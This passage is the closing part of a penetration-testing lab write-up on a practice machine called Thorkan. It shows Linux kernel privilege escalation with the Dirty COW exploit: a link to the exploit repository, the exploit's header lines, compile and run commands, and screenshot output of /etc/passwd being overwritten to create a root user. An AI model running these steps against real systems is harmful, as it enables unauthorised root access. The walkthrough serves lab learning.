
(Figure 13: finding linux version and ssh into server)

Step 6: Privilege escalation

https://github.com/firefart/dirtycow

From the previous screenshot, we know that the server is running on Linux 2.6.22, which is vulnerable to the dirty cow exploit. We can transfer the files from the web server, however this time I will copy the contents of dirty.c into the /tmp directory of Hanibal. When you copy the contents ensure you press "i" (for insert) if you are using vim as a text editor.

cd /tmp
vim dirty.c



```
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>
```

root@kali: /home/kali/Deskt
File Actions Edit View Help
root@kali: /home/kali/...top/cyberrange/thorkan

```
hanibal@Thorkan:/tmp> vim dirty.c
hanibal@Thorkan:/tmp>
```

root@kali: ~
File Actions Edit View Help


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 14: copying contents of dirty.c into /tmp)

Now that the file is in our temp directory lets compile and execute it to get root privileges into user "firefart"

gcc -pthread dirty.c -o dirty -lcrypt
./dirty password1

We've compiled the program and created user: ***firefart*** with password: ***password1***




```
hanibal@Thorkan:/tmp> vim dirty.c
hanibal@Thorkan:/tmp> gcc -pthread dirty.c -o dirty -lcrypt
hanibal@Thorkan:/tmp> ./dirty password1
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: password1
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 2b3bee621000
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 15: compiling and executing dirty.c)

Let's get root privileges with:
su firefart
password1

Success! Ensure you restore the password file for whoever may be using the exploit next.
mv /tmp/passwd.bak /etc/passwd



```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

hanibal@Thorkan:/tmp> su firefart
Password:
Thorkan:/tmp # whoami
firefart
Thorkan:/tmp # id
uid=0(firefart) gid=0(root) groups=0(root)
Thorkan:/tmp # mv /tmp/passwd.bak /etc/passwd
Thorkan:/tmp # 
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 16: root access)

Conclusion

Overall this machine was a bit annoying to set up, but once I got the proxychains and port forwarding working it was quite a breeze. Usually my vnc viewer doesn't work but fortunately it did this time and we were able to get the information on the users for brute forcing our attack earlier than expected. Even though we were able to mount to the home drive, it still gave us the information on users if our vncviewer had not worked as intended. Privilege escalation is always easy with a linux system that is vulnerable to dirty cow.